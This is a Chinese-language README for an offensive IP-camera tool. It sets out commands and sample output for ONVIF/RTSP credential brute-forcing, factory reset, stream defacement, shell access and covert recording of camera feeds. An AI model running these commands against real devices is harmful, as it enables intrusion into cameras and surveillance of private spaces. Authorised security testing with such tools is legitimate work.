Hackerest/pwneye
GitHub: Hackerest/pwneye
一款针对暴露 ONVIF 和 RTSP 服务的 IP 摄像头的便携式进攻安全工具,集设备发现、凭证爆破、流验证和设备操控于一体。
Stars: 47 | Forks: 4





`pwneye` 是一款专注于针对暴露 **ONVIF** 和 **RTSP** 服务的 IP 摄像头的便携式进攻安全工具,旨在为安全研究人员和黑客提供一种便捷的方式,通过单一的 CLI 工作流来处理发现、认证测试、元数据收集、流验证、录制以及后续操作。
目前支持的部分功能包括:
- 通过 WS-Discovery 进行局域网 **ONVIF 发现**
- ONVIF 认证与支持单凭证或用户名/密码字典的**多线程暴力破解**
- 通过 ONVIF 进行认证后的信息枚举,包括设备信息、已配置用户、网络配置、媒体配置文件和 RTSP 流 URI
- 通过 ONVIF 进行摄像头**重启**、**恢复出厂设置**以及获取**交互式 shell 访问**
- 通过 ONVIF 支持**流画面遮蔽与恢复**
- RTSP 端口检测与**基于 banner 的厂商识别**
- 基于厂商感知的 RTSP 暴力破解,内置 **450+ 厂商默认凭证/连接字符串配置**,并支持手动指定厂商和连接字符串
- 具有实时进度输出的多线程 RTSP 暴力破解
- **RTSP 多通道处理**,支持自动检测、向导式枚举和交互式通道选择
- 专用的**实时预览客户端**,支持针对 DVR/NVR 风格目标进行缩放和快速通道切换
- RTSP 流验证、通过 `ffplay` 进行实时预览、通过 `ffmpeg` 进行录制以及快照捕获
- 将成功的 ONVIF 和 RTSP 发现结果按目标缓存至 `~/.pwneye`
## 演示
https://github.com/user-attachments/assets/6913632b-326d-455e-aa0d-be6bf9b3e66c
## 目录
- [安装和更新](#installation-and-updates)
- [pipx](#pipx)
- [Python](#python)
- [外部依赖](#external-dependencies)
- [快速开始](#getting-started)
- [ONVIF](#onvif)
- [ONVIF 提供的功能](#what-onvif-gives-you)
- [枚举局域网](#enumerating-the-local-network)
- [暴力破解凭证](#bruteforcing-credentials)
- [重启摄像头](#rebooting-a-camera)
- [重置摄像头](#resetting-a-camera)
- [遮蔽流画面](#defacing-a-stream)
- [恢复流画面](#undefacing-a-stream)
- [获取 shell](#getting-a-shell)
- [RTSP](#rtsp)
- [RTSP 提供的功能](#what-rtsp-gives-you)
- [识别厂商](#identifying-the-vendor)
- [RTSP 暴力破解](#rtsp-bruteforce)
- [多通道流](#multi-channel-streams)
- [推流、录制和快照](#streaming-recording-and-snapshots)
- [提示与技巧](#tips--tricks)
- [致谢](#acknowledgements)
- [安全提示](#safety)
- [许可证](#license)
## 安装和更新
### pipx
从 GitHub 安装 `pwneye` 作为全局 CLI 命令:
```
pipx install git+https://github.com/Hackerest/pwneye.git
pwneye --help
```
卸载:
```
pipx uninstall pwneye
```
以后从相同的 GitHub 源升级:
```
pipx upgrade pwneye
```
### Python
```
git clone https://github.com/Hackerest/pwneye
cd pwneye
python3 -m venv .venv
source .venv/bin/activate
pip install -r requirements.txt
python3 pwneye.py --help
```
以后从相同的 GitHub 源升级:
```
cd pwneye
git pull
source .venv/bin/activate
pip install -r requirements.txt
```
### 外部依赖
根据您使用的模式,预期以下工具存在于 `PATH` 中:
- `ffplay`
- `ffprobe`
- 用于录制的 `ffmpeg`
| 平台 | 安装命令 |
| --- | --- |
| macOS (Homebrew) | `brew install ffmpeg` |
| Ubuntu / Debian | `sudo apt update && sudo apt install ffmpeg` |
| Fedora | `sudo dnf install ffmpeg ffmpeg-free` |
| Arch Linux | `sudo pacman -S ffmpeg` |
| openSUSE | `sudo zypper install ffmpeg` |
## 快速开始
将这些作为使用该工具的最快切入点。此处的目的不是记录每一个参数,而是根据您已知的信息,展示开始操作摄像头的最实用方法。
当您只有一个目标并希望 `pwneye` 为您执行协议选择时,请从默认的完整工作流开始:
```
pwneye -t 192.168.1.135
```
当您处于同一局域网内,并希望在接触 RTSP 之前识别设备、厂商和流线索时,请从 ONVIF 发现开始:
```
pwneye --discover
```
当 ONVIF 不相关、不可用,或者您已经知道要测试什么时,直接从 RTSP 开始:
```
pwneye -t 192.168.1.135 --skip-onvif
```
当您想减少干扰并快速验证访问权限时,请从已知或疑似凭证开始:
```
pwneye -t 192.168.1.135 --username admin --password admin
pwneye -t 192.168.1.135 --username admin --password ~/wordlists/passwords.txt
pwneye -t 192.168.1.135 --username ~/wordlists/users.txt --password admin123
```
当您已经有流线索并希望严格控制 RTSP 请求时,请从已知路径或路径模板开始:
```
pwneye -t 192.168.1.135 --skip-onvif -cn "/live/ch00_0"
pwneye -t 192.168.1.135 --skip-onvif -cn '/cam/realmonitor?channel={channel}&subtype=0'
```
一旦找到可用的流,即开始收集证据:
```
pwneye -t 192.168.1.135 --snapshot
pwneye -t 192.168.1.135 --record
```
需要记住的有用参数:
- `--vendor VENDOR`:在已知设备系列时减少 RTSP 请求
- `-cn, --connection-string PATH`:尝试已知的 RTSP 路径或包含候选路径的文件
- `--multi-channel`:当您怀疑目标是 DVR/NVR 风格时,优先使用基于通道的 RTSP 路径
- `--threads N`:控制 ONVIF 和 RTSP 暴力破解的并发数
- `--skip-onvif` / `--skip-rtsp`:仅专注于一种协议
- `--no-cache`:不读取或写入缓存
- `--fresh`:忽略读取缓存,但仍会写入新发现
## ONVIF
ONVIF 是摄像头领域中的管理和控制面。在实践中,它对于发现、认证、元数据提取、媒体配置文件枚举、流 URI 获取以及设备操作(如重启)非常有用。
在 `pwneye` 中,ONVIF 通常是能提供最丰富认证后上下文的协议,是了解摄像头暴露内容的最清晰途径;并且当认证账户具有足够权限时,还能对设备执行真正的管理操作。
### ONVIF 提供的功能
当摄像头暴露了 ONVIF 时,`pwneye` 可以使用它来:
- 通过 WS-Discovery 发现局域网上的摄像头
- 使用固定凭证或字典文件测试 ONVIF 认证
- 提取制造商和设备元数据
- 获取设备暴露的 RTSP 流 URI
- 在更激进地探测 RTSP 之前,枚举有用的认证后上下文
- 使用 `--reboot` 请求经过认证的重启
- 使用 `--reset` 请求经过认证的恢复出厂设置
- 使用 `--shell` 打开经过认证的交互式 shell
- 使用 `--deface` 通过 ONVIF 遮蔽流画面
- 使用 `--undeface` 恢复上次保存的遮蔽配置文件
### 枚举局域网
使用 WS-Discovery 识别局域网上支持 ONVIF 的设备:
```
pwneye --discover
[info] Starting continuous ONVIF discovery on the local network
[info] Press CTRL-C to stop the probing
[success] Discovered 1 new ONVIF device(s) on the local network
[info] Saved ONVIF discovery data to cache for 192.168.1.135 (Tenda)
Host: 192.168.1.135
Port: 80
Protocol: http
Types: Device
XAddrs: http://192.168.1.135:80/onvif/device_service
Manufacturer: Tenda
Name: CP3Pro
Hardware: CP3Pro
MAC: XX:XX:XX:XX:XX:XX
Country: China
Profiles: Streaming
Capabilities: NetworkVideoTransmitter, ptz, video_encoder, audio_encoder
[success] ONVIF discovery stopped by user after identifying 1 device(s)
```
发现循环每隔几秒探测一次,仅打印新发现的设备,并且可以通过 `CTRL-C` 停止。
### 暴力破解凭证
使用固定的用户名和密码字典运行仅针对 ONVIF 的暴力破解:
```
pwneye -t 192.168.1.135 -ou admin -op ~/wordlists/rockyou-short.txt --skip-rtsp --threads 5
[info] Checking if the target (192.168.1.135) is reachable...
[info] The target seems to be reachable
[info] Trying ONVIF authentication using user-provided credentials...
[success] 192.168.1.135 supports ONVIF on port 80
[warning] Unable to authenticate via ONVIF using provided credentials
[>] Do you want to extend the test to common ONVIF credentials? [(y)es/(n)o] (default: y):
[info] No explicit ONVIF credentials specified, trying common ONVIF credentials...
[info] Trying ONVIF authentication using common username(s) and password(s)...
[success] 192.168.1.135 supports ONVIF on port 80
⠼ Trying ONVIF on 192.168.1.135:80 with camera:12345
```
有用选项:
- `--skip-onvif`:跳过 ONVIF 检测和枚举
- `-oP, --onvif-port PORT`:测试特定的 ONVIF 端口
- `-ou, --onvif-username USER`:ONVIF 用户名或每行一个用户名的文件
- `-op, --onvif-password PASS`:ONVIF 密码或每行一个密码的文件
如果未指定 `-ou` 和 `-op`,`pwneye` 会自动回退到其内置的常见 ONVIF 用户名和密码。
`pwneye` 会将每个目标成功的 ONVIF 凭证缓存在 `~/.pwneye/cache` 下,并在未来的运行中重复使用它们,除非您使用 `--fresh` 或 `--no-cache`。
### 重启摄像头
如果 ONVIF 认证成功,您可以直接请求重启:
```
pwneye -t 192.168.1.135 --reboot
[info] Found cached ONVIF/RTSP credential(s) for 192.168.1.135
[info] Checking if the target (192.168.1.135) is reachable...
[info] The target seems to be reachable
[info] Trying cached ONVIF credentials for the target...
[success] 192.168.1.135 supports ONVIF on port 80
[success] ONVIF connection established using the following configuration:
Port: 80
ONVIF Username: admin
ONVIF Password: Hackerest1
[warning] Requesting ONVIF system reboot...
[info] ONVIF reboot request sent
[info] Checking if the camera is still reachable...
[success] The device has been rebooted!
```
当使用 `--reboot` 时,将跳过 RTSP 探测。
### 重置摄像头
如果 ONVIF 认证成功,您还可以直接请求恢复出厂设置:
```
pwneye -t 192.168.1.135 --reset
[info] Found cached ONVIF/RTSP credential(s) for 192.168.1.135
[info] Checking if the target (192.168.1.135) is reachable...
[info] The target seems to be reachable
[info] Trying cached ONVIF credentials for the target...
[success] 192.168.1.135 supports ONVIF on port 80
[success] ONVIF connection established using the following configuration:
Port: 80
ONVIF Username: admin
ONVIF Password: Hackerest1
[>] Do you really want to factory-reset the camera via ONVIF? [(y)es/(n)o] (default: n):
[warning] Requesting ONVIF factory reset...
[info] ONVIF factory reset request sent
[info] Checking if the camera is still reachable...
[warning] The ONVIF factory reset request was sent, but the target still appears to be reachable. Please verify manually that the reset was completed.
```
**警告**:此操作可能是不可逆的,并且会清除当前的设备配置、凭证和网络设置。仅当您完全了解其影响并且获得明确授权执行此操作时,才使用 `--reset`。
与 `--reboot` 一样,当使用 `--reset` 时,将跳过 RTSP 探测。

### 遮蔽流画面
如果 ONVIF 认证成功,`pwneye` 还可以尝试直接遮蔽流画面:
```
pwneye -t 192.168.1.135 --deface "THIS CAMERA IS EXPOSED"
```
简而言之,`--deface` 的作用是:
- 它首先检查目标是否支持通过 ONVIF Imaging 使画面变暗
- 它还检查目标是否暴露了可重复使用的 ONVIF 文本层
- 如果两者都可用,`pwneye` 将执行完整的画面遮蔽
- 如果只有一端可用,`pwneye` 会警告用户并提供部分画面遮蔽选项
- 在更改任何内容之前,`pwneye` 会在 `~/.pwneye/cache` 下为目标保存恢复配置文件
该实现特意采取了保守且对厂商友好的方式:
- 对于变暗步骤,`pwneye` 会调低受支持的成像控制(如亮度、对比度和饱和度),而不是依赖特定厂商的技巧
- 对于文本步骤,`pwneye` 会重复使用现有的可写 ONVIF 文本层,而不是创建或删除新的 OSD 条目
- 这使得该功能在不同摄像头系列之间具有更好的兼容性,即使最终的视觉效果仍取决于固件
示例:
```
pwneye -t 192.168.1.135 --deface "THIS CAMERA IS EXPOSED"
[info] Found cached ONVIF/RTSP credential(s) for 192.168.1.135
[info] Checking if the target (192.168.1.135) is reachable...
[info] The target seems to be reachable
[info] Trying cached ONVIF credentials for the target...
[success] 192.168.1.135 supports ONVIF on port 80
[success] ONVIF connection established using the following configuration:
Port: 80
ONVIF Username: admin
ONVIF Password: Hackerest1
[info] Inspecting ONVIF deface capabilities...
[info] The target supports ONVIF deface
[>] Do you want to proceed with the deface attempt? [(y)es/(n)o] (default: n): y
[warning] Trying to deface the target stream with THIS CAMERA IS EXPOSED
[info] A backup profile is being created for future restorations...
[success] Backup profile saved successfully to /Users/user/.pwneye/cache/192.168.1.135.yaml
[info] Trying to darken the stream...
[success] The stream was darkened successfully
[info] Trying to replace the current on-stream text with THIS CAMERA IS EXPOSED
[info] Verifying the text update...
[success] The target stream has been defaced!
[info] To restore the previous configuration, run the tool again with --undeface
```
结果示例:
### 恢复流画面
如果之前的 `--deface` 运行为目标保存了恢复配置文件,`pwneye` 可以使用它来恢复原始的 ONVIF 状态:
```
pwneye -t 192.168.1.135 --undeface
```
简而言之,`--undeface` 的作用是:
- 它在目标缓存条目中寻找之前保存的画面遮蔽恢复配置文件
- 如果不存在配置文件,它会立即停止并报错
- 如果存在配置文件,它会尝试恢复原始的 Imaging 设置和原始的可写文本层
- 与 `--deface` 一样,最终结果可能是完整的或部分的,取决于目标通过 ONVIF 允许的操作
成功执行 `--undeface` 后,恢复配置文件不会被删除。它会保留在缓存中,直到未来的 `--deface` 用更新的配置文件覆盖它。
示例:
```
pwneye -t 192.168.1.135 --undeface
[info] Found cached ONVIF/RTSP credential(s) for 192.168.1.135
[info] Checking if the target (192.168.1.135) is reachable...
[info] The target seems to be reachable
[info] Trying cached ONVIF credentials for the target...
[success] 192.168.1.135 supports ONVIF on port 80
[success] ONVIF connection established using the following configuration:
Port: 80
ONVIF Username: admin
ONVIF Password: Hackerest1
[info] Looking for a saved deface profile for this target...
[info] A saved deface profile was found at /Users/user/.pwneye/cache/192.168.1.135.yaml
[>] Do you want to proceed with the undeface attempt? [(y)es/(n)o] (default: n): y
[warning] Trying to restore the target stream...
[info] Trying to restore the original stream brightness profile...
[success] The original stream brightness profile was restored successfully
[info] Trying to restore the original on-stream text...
[success] The original on-stream text was restored successfully
[success] The target stream has been restored!
```
### 获取 shell
如果 ONVIF 认证成功,`pwneye` 还可以直接将您带入交互式的 ONVIF shell。
当您想要检查服务、手动调用方法、探索功能或测试特定于目标的操作而不离开当前工作流时,这非常有用。
示例:
```
pwneye -t 192.168.1.135 --shell
[info] Found cached ONVIF/RTSP credential(s) for 192.168.1.135
[info] Checking if the target (192.168.1.135) is reachable...
[info] The target seems to be reachable
[info] Trying cached ONVIF credentials for the target...
[success] 192.168.1.135 supports ONVIF on port 80
[success] ONVIF connection established using the following configuration:
Port: 80
ONVIF Username: admin
ONVIF Password: Hackerest1
[info] Opening the interactive ONVIF shell...
This feature is powered by https://github.com/nirsimetri/onvif-python (leave it a ⭐!)
Use TAB for completion and help for commands.
admin@192.168.1.135:80 > ls
analytics events media2 pullpoint ruleengine capabilities help store cls debug pwd type
deviceio imaging notification recording search caps exit rm clear ls shortcuts
devicemgmt media ptz replay subscription services quit show info cd desc
```
## RTSP
RTSP 是摄像头领域中的流媒体面。它通常是提供实时视频路径的协议,但也是最碎片化的协议:不同的厂商使用不同的路径、通道约定、认证特性和 banner 格式。
在 `pwneye` 中,RTSP 处理围绕端口发现、banner 获取、厂商感知的路径选择、暴力破解编排、流验证、预览和录制而构建。
### RTSP 提供的功能
RTSP 是工作流中确认您是否真的能访问流的部分。在 `pwneye` 中,这意味着:
- 在常见或用户指定的端口上检测 RTSP
- 获取 banner 并尝试自动识别厂商
- 针对基于厂商感知或用户提供的路径暴力破解凭证
- 在打开流之前验证可用的流
- 录制流或捕获快照作为证据
- 当目标表现得像 DVR 或 NVR 时枚举多个通道
### 识别厂商
在回退到更广泛的路径枚举之前,`pwneye` 会尝试通过 RTSP banner 获取自动识别 RTSP 厂商。
如果基于 banner 的自动识别失败,并且您已经通过先前的分析知道了厂商,您可以直接传入该厂商以显著减少请求数量:
```
pwneye -t 192.168.1.135 --vendor tenda
```
您也可以仅获取 RTSP banner 然后退出:
```
pwneye -t 192.168.1.135 --skip-onvif --banner
...
[info] RTSP service detected on port(s): 554
[success] RTSP banner on port 554: Hipcam RealServer/V1.0
```
有用选项:
- `--skip-rtsp`:跳过 RTSP 检测和暴力破解
- `-P, --rtsp-port PORT`:测试特定的 RTSP 端口
- `--vendor VENDOR`:强制指定 RTSP 数据库中的厂商
- `--list-vendors`:打印 RTSP 知识库支持的厂商并退出
- `--protocol tcp|udp`:选择 RTSP 传输方式,默认为 `tcp`
- `--timeout SECONDS`:RTSP 超时时间,默认为 `10`
### RTSP 暴力破解
使用固定凭证暴力破解 RTSP:
```
pwneye -t 192.168.1.135 --username admin --password admin
```
使用固定密码仅轮换用户名:
```
pwneye -t 192.168.1.135 --password 'SuperSecretPass' --vendor hikvision --threads 10
```
尝试用户提供的 RTSP 连接字符串:
```
pwneye -t 192.168.1.135 --skip-onvif -cn "/11"
pwneye -t 192.168.1.135 --skip-onvif -cn "/cam/realmonitor?channel=1&subtype=0"
```
从文件加载候选连接字符串:
```
pwneye -t 192.168.1.135 --skip-onvif -cn paths.txt
```
将手动路径与固定凭证结合使用:
```
pwneye -t 192.168.1.135 --skip-onvif -u admin -p admin -cn "/live/ch00_0"
```
当目标很可能是 DVR/NVR 时,优先使用多通道路径:
```
pwneye -t 192.168.1.135 --skip-onvif --multi-channel
```
有用选项:
- `-u, --username USER`:RTSP 用户名或每行一个用户名的文件
- `-p, --password PASS`:RTSP 密码或每行一个密码的文件
- `-cn, --connection-string PATH`:RTSP 连接字符串或每行一个连接字符串的文件
- `--multi-channel`:在可用时优先使用 RTSP 多通道连接字符串
- `--threads N`:暴力破解引擎使用的并发线程数
如果未指定 `-u` 和 `-p`,`pwneye` 会自动回退到其内置的常见 RTSP 用户名和密码。
`pwneye` 会按目标将成功的 RTSP 凭证和已验证的流元数据缓存在 `~/.pwneye/cache` 下。
缓存行为:
- 默认:在运行新的暴力破解之前,重用缓存的有效发现结果
- `--fresh`:忽略缓存结果,但仍使用新发现更新缓存
- `--no-cache`:同时禁用缓存读取和缓存写入
### 多通道流
一些摄像头、DVR 和 NVR 暴露的是多个逻辑 RTSP 通道,而不是单个静态路径。典型的示例包括以下模板:
```
rtsp://IP:554/?chID=1&streamType=main&linkType=tcp
rtsp://IP:554/cam/realmonitor?channel=1&subtype=0
```
`pwneye` 可以在探测 RTSP 时自动检测到这一点(包括通过基于厂商的 RTSP 知识),但您也可以显式地引导该过程:
- `--multi-channel` 告诉 `pwneye` 优先使用知识库中基于通道的 RTSP 路径
- `--connection-string` 允许您提供自己的通道模板,包括诸如 `{channel}` 的占位符
- 当连接字符串来自文件时,同样的模板逻辑也适用
- 一旦发现多个通道,`pwneye` 可以在单个窗口中打开单个信息流或专用的多通道查看器
示例:
```
pwneye -t 192.168.1.135 --skip-onvif --multi-channel
pwneye -t 192.168.1.135 --skip-onvif -cn '/cam/realmonitor?channel={channel}&subtype=0'
pwneye -t 192.168.1.135 --skip-onvif -cn channel_paths.txt
```
输出示例:
```
[info] Enumerating RTSP channels using the validated connection template...
[info] Press CTRL-C to stop channel enumeration and choose from the channels found
[success] RTSP channel 2 is valid
[success] RTSP channel 3 is valid
[warning] RTSP channel enumeration interrupted by user. Using the channels discovered so far
[0] Open all discovered channels in a dedicated client
[1] Channel 1: rtsp://192.168.1.135:554/cam/realmonitor?channel=1&subtype=0
[2] Channel 2: rtsp://192.168.1.135:554/cam/realmonitor?channel=2&subtype=0
[3] Channel 3: rtsp://192.168.1.135:554/cam/realmonitor?channel=3&subtype=0
[>] Select channel (CTRL-C to exit):
```
如果您选择 `Open all discovered channels`,`pwneye` 将启动一个专用的多通道客户端,将所有发现的流保留在单个窗口内。每个信息流在马赛克视图中显示为实时预览,单击某个区块会将该通道提升为更大的焦点视图,并带有简单的 `Back` 操作以返回网格视图。

默认情况下,实时 RTSP 预览使用专用的 `pwneye` 客户端。如果您更喜欢经典的系统播放器工作流,可以添加 `--legacy` 以使用 `ffplay` 打开已验证的流。
### 推流、录制和快照
通过实时预览打开已验证的流:
```
pwneye -t 192.168.1.135 --vendor tenda
```
通过预览录制已验证的 RTSP 流:
```
pwneye -t 192.168.1.135 --record
pwneye -t 192.168.1.135 --record living-room.mp4
```
捕获快照而不是完整录制:
```
pwneye -t 192.168.1.135 --snapshot
pwneye -t 192.168.1.135 --snapshot living-room.jpg
```
不打开预览窗口进行录制:
```
pwneye -t 192.168.1.135 --record living-room.mp4 --no-video
...
[info] Recording RTSP stream to /Users/user/.pwneye/recordings/192.168.1.135/2026-04-14_20-25-03.mp4
[info] Press CTRL-C to stop the recording
[warning] Retrying MP4 finalization in compatibility mode (transcoding)...
[success] Recording saved to /Users/user/.pwneye/recordings/192.168.1.135/2026-04-14_20-25-03.mp4 (5.75 MB)
```
录制行为:
- `--record [OUTPUT.mp4]`:录制已验证的 RTSP 流;如果省略,将在 `~/.pwneye/recordings` 下创建带有时间戳的文件
- `--snapshot [OUTPUT.jpg]`:从已验证的 RTSP 流保存静态帧;如果省略,将在 `~/.pwneye/snapshots` 下创建带有时间戳的文件
- `--no-video`:跳过实时预览和解码
- 默认录制存储在 `~/.pwneye/recordings/
/` 下
- 默认快照存储在 `~/.pwneye/snapshots//` 下
## 提示与技巧
如果 `pwneye` 是一款电子游戏,这些可能就是您会在加载界面上看到的提示:
- **强大的 Web UI 并不意味着摄像头安全:** 拥有良好保护的 Web 界面的摄像头整体上不一定得到了良好的保护。很常见的一种情况是,Web 端具有可靠的锁定行为,而 RTSP 仍然无需认证或接受实际上无限次的尝试。
- **尽可能使用发现功能:** 如果 `--discover` 在局域网上有效,请优先使用它。厂商信息、设备元数据和缓存发现结果可以使后续的 RTSP 工作更加安静和可靠。
- **优先尝试 ONVIF 可能是更明智的做法:** ONVIF 和 RTSP 通常共享相同的凭证。如果暴露了 ONVIF,通常更明智的做法是先使用 `--skip-rtsp` 暴力破解该端,而不是直接猛烈攻击 RTSP 并导致流不稳定。当 `pwneye` 找到有效的 ONVIF 凭证时,它会自动尝试将其复用于 RTSP。
- **已知厂商能减少干扰:** 如果您已经知道厂商,请显式传入 `--vendor`。它可以减少请求并帮助保持脆弱目标的稳定。
- **已知路径胜过盲目猜测:** 如果您已经知道或怀疑该路径,请使用 `--connection-string` 而不是广泛的 RTSP 枚举。它使您能够更严格地控制请求集,并使失败更容易解释。
- **录像机可能暴露不止一个信息流:** 如果目标看起来像 DVR/NVR,在假设它只暴露单个流之前,请尝试使用 `--multi-channel` 或手动通道模板。
- **重启可以作为恢复步骤:** 如果您拥有有效的 RTSP 凭证,但仍然无法打开视频,那么流可能只是在重复探测后变得不稳定了。如果您还拥有 ONVIF 访问权限,那么 `--reboot` 是一个粗暴但通常有效的恢复步骤。
- **有效的流并不总是有意义的流:** 即使路径和通道 ID 不正确,某些设备也会乐于返回流。将广泛的通道成功视为一种提示,直到您确认生成的信息流确实是不同的。
## 致谢
特别感谢 [@kaburagisec](https://github.com/kaburagisec) 提供的 [`onvif-python`](https://github.com/nirsimetri/onvif-python),这是 `pwneye` 使用的 ONVIF 库。
它让本项目的 ONVIF 部分变得极其简单和可靠。
## 安全提示
仅对您拥有或获得明确授权评估的资产使用 `pwneye`。
该工具可以枚举服务、测试认证、打开流、录制视频、与 ONVIF 管理功能进行交互,并且在具有足够权限的情况下,可以重启、重置、遮蔽或以其他方式更改目标设备的行为。
即使您的目的只是为了收集证据,重复的 RTSP 探测也会使脆弱的摄像头变得不稳定,而 ONVIF 操作也可能会产生立竿见影的运营影响。
## 许可证
本项目基于 GNU GPL3 许可证分发。
请参阅 `LICENSE.md`。标签:ONVIF, PoC, Python, RTSP, 插件系统, 摄像头安全, 无后门, 暴力破解, 逆向工具